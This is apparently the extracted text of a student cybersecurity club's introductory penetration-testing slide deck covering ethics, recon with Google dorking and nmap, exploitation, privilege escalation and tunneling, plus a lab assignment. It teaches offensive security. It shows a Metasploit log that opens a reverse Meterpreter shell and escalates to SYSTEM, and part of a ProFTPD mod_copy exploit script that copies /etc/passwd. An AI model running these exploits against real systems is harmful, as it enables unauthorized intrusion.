Week 2: Intro to Penetration Testing

Offsec Fundamentals, Pentesting Methodology

SIGN IN PLEASE



https://jessh.zip/2025CPTCw2

whoami

Luke Kimes | lukedanger CS major CSOC intern @ SCE

Cyberforce

• web **2023**

NCAE

• web **2024**

CCDC

• web **2024-2025**

CPTC

• web ½ 2024-2025

• business **2025-2026**



whoami

Ryan Miller | redleaf

CS major

Cybersecurity Intern @ Capital One

NCAE

• CCI	Dbmaster DC	2024-2025
• CPT	Dbmaster C	2024-2025
•	Web & Al	2024-2025
	Cantain	2025-2026



whoami

Ryan Wong | Tired Person
CIS major
Adversary Simulation Intern @ TikTok USDS

NCAE

• FTP/SSH **2024**


CCDC

• Business Lead 2024-2025

CPTC

• Web App **2024-2025**

Windows Lead 2025 - 2026



Next on Bronco CPTC...

When	What
July 12th	Cyber Bootcamp Kickoff!
July 19th	Intro to Penetration Testing
July 26th	Hacking Web Apps
August 2nd	Hacking Linux
August 9th	Hacking Windows
August 16th	Consulting
August 23rd - 24th	Tryouts

You are


Agenda

Careers in Offensive Virtual Machines and Security Networking

3 4

Pen Testing Methodology Lab

Careers in Offensive Security



How are we different from the bad guys?



Consent



Laws



Ethics



Communication

Bottom Line: We're out to help protect people and organizations

What is the best way to get started?



- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships



- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

Which learning materials are best?



Beginner friendly platform with labs about all kinds of security topics and paths. Those new to security should start here.

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made.

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

What certifications can help?



Offensive Security



Zero Point Security



Cyber Mentor



PortSwigger



TryHackMe

+ more at https://pauljerimy.com/security-certification-roadmap/


2

Virtual Machines and Networking

2.1

Virtual Machines

What is a virtual machine?



Virtual Machines and Hypervisors

Virtual Machine

Simulated computer in a computer



HyperVisor

Manages virtual machines

- VirtualBox
- VMware





Why VMs?



Computer inside a computer

Outdated Software


Application Testing



Kali

Well known pentesting distro

- Tools
- Dedicated Workspace





2.2 Networking

Client

The computer making the request

Server


The computer or group of computers that handle requests





Client-Server model

Legend
Outgoing
Established



Ports & Network Connections

Ports are how computers communicate on a network level



TCP 10.0.0.45:61682 35.174.127.31:443 ESTABLISHED


Listening - Waiting for an **incoming** connection

Established - An actual connection exists


Shells

A malicious connection that allows attackers to have remote access to your computer


Reverse Shell



Bind Shell



Reverse Shells



Firewalls

Host-Based

Regulates network traffic going through the host

Network-Based

Regulates network traffic going through the network





Firewalls



Only the web server can send traffic through the firewall




Attempts to access the internal subnet directly are blocked

3

Pen Testing Fundamentals

The General Cyber Kill Chain



The Simplified Kill Chain

Reconnaissance

Identifying your target

ExploitationGetting initial access

Post-Exploitation

Escalating your privilege

Lateral Movement


Moving around the environment

3.1

Reconnaissance

Passive Recon

 Open Source Intelligence (OSINT)



Active Recon

- Nmap
- Directory Enumeration
- Subdomain Enumeration



Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains





Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents





3rd party services

Software in use

API's

https://osintframework.com

Google Dorking



Makes your Google searches more specific

site:site.com	Search specific site
---------------	----------------------

filetype:pdf Search for specific filetypes

@ Search social media usernames

"Quoted text" Search for exact string matches

after/before:time Search for pages after/before a certain time


+, -, OR Add, exclude, or combine

Resources

https://en.wikipedia.org /wiki/Google_hacking

https://www.cybrary.it/blog/0p3n/advanced-google-dorking-commands/

https://da.gd/dorkks



Show results containing exactly "the cozy croissant" OR "thecozycroissant"

Ed Thomas - Information Ted

Huntsville, Texas, United States · Informa Ed Thomas. Information Technology Lea Huntsville, Texas, United States, 10 follow



Information Technology Specialist at The Cozy Croissant Ho... 3w • Edited • (S)

+ Follow

What I would give for Aiden Jacobs to put as much thought in to his passwords as he does for his amazing daily breakfast specials at The Cozy Croissant Hotel!!!

Domain Names & IP Address



Whois

- whois.domaintools.com




IP Locations

- viewdns.info/iplocation



Reverse IP

- viewdns.info/reverseip




Subdomains




Subdomain Finder

- subdomainfinder.c99.nl



Nmap




Know your enemy


- nmap <ip of target>
- **A**
- -p <port>
- -sV (checks versions)
- -sC (runs scripts)
- --min-rate <value> (speed!)
- -T(1-5) (speed also)

```
kali)-[/home/kali/oscp]
   nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT
        STATE SERVICE
21/tcp
        open ftp
80/tcp
        open http
        open microsoft-ds
445/tcp
3389/tcp open ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information

Nmap scan report for 10.10.10.189 Host is up (0.074s latency). Not shown: 993 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp ProFTPD 1.3.5





3.2 Exploitation

Metasploit

Powerful exploitation framework

Many exploits for initial exploitation + post exploitation

Payload generation with msfvenom



A public platform that stores code of various open source projects

Contains the proof of concept of many CVEs and exploits





3.2 Exploitation

Exploit-DB



Database with many public exploits for all stages

Verified/Unverified exploits

More manual work involved



```
msf6 exploit(windows/http/dnn cookie deserialization rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS \Rightarrow 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run
* Trying to determine DNN Version...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /_ ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /_ ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 \rightarrow 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
... got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID: CVE:
49908 2015-3306

EDB Verified: ✓

Author: Type:

SHELLBR3AK REMOTE

Exploit: ₹ / {}

Platform: Date:
LINUX 2021-05-26

Vulnerable App:



```
# Exploit Title: ProFTPd 1.3.5 - 'mod copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306
#!/usr/bin/env python3
import sys
import socket
import requests
def exploit(client, target):
    client.connect((target, 21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```



Post-Exploitation



Reconnaissance

Need more information to find what's available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas



Privilege Escalation

Weaponizing recon


Root or SYSTEM



Looting

Credentials, sensitives files, database information

Privilege Escalation



3.4 Lateral Movement

Pivoting



Moving from one device to another

Reused or looted credentials

Tunneling

Enables access to hidden devices




Combine with pivoting or exploitation to move to another device

Reverse proxies and SOCKS Proxies with Proxychains

Tools: Chisel, Metasploit, or C2 of choice

Tunneling


From the previous firewall example, we know traffic can flow through the firewall if it comes from the web server



Attacker and Machine 1 **can't** connect to Machine 3, but Machine 2 is allowed.

If we are able to have our traffic flow through the Machine 2, we can communicate with the internal devices!

Reverse Port Forwarding






127.0.0.1 = localhost

Reverse Port Forwarding



Compromise the internal computer and point a reverse shell to the web server's 1273



Tunneling: Proxies

By compromising the web server, we are able to proxy our traffic through it, allowing us to interact with the internal devices seemingly directly

Tools

- <u>chisel</u>
- ligolo-ng
- Command and Control (C2) of choice

https://www.hackingarticles.in/a-detailed-guide-on-ligolo-ng/ https://cybergladius.com/htb-dante-skills-network-tunneling-part-2/




SOCKS Proxy

A type of proxy that establishes a TCP connection with the destination server. Data can now be sent to the destination through the proxy server

Tunnels traffic regardless of network protocol (SSH, RDP, HTTP, etc)



SOCKS Proxying



We can interact with the database through the SOCKS proxy server

Chisel uses proxychains to tunnel traffic while Ligolo creates a virtual network to tunnel traffic through instead.

 Ligolo is generally better as it supports common protocols like PING unlike proxychains with Chisel.

4 Lab

Lab Instructions

Bandit Over The Wire

https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20.

Use any resource with the exception of guides. Don't cheat!

Take notes on how you approached and solved each level. You will need them for **homework**

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Alternative Labs

Those who have already completed Bandit and are familiar with pentesting

Hack the Box - Starting Point https://app.hackthebox.com/starting-point

• One box per tier

Alternate Alternative Labs

For the people who have already done Bandit AND done starting point...

Hack the Box - For real

DM @RedLeaf or @lukedanger for more details

Got Questions?

GO AND ASK ANYBODY!!!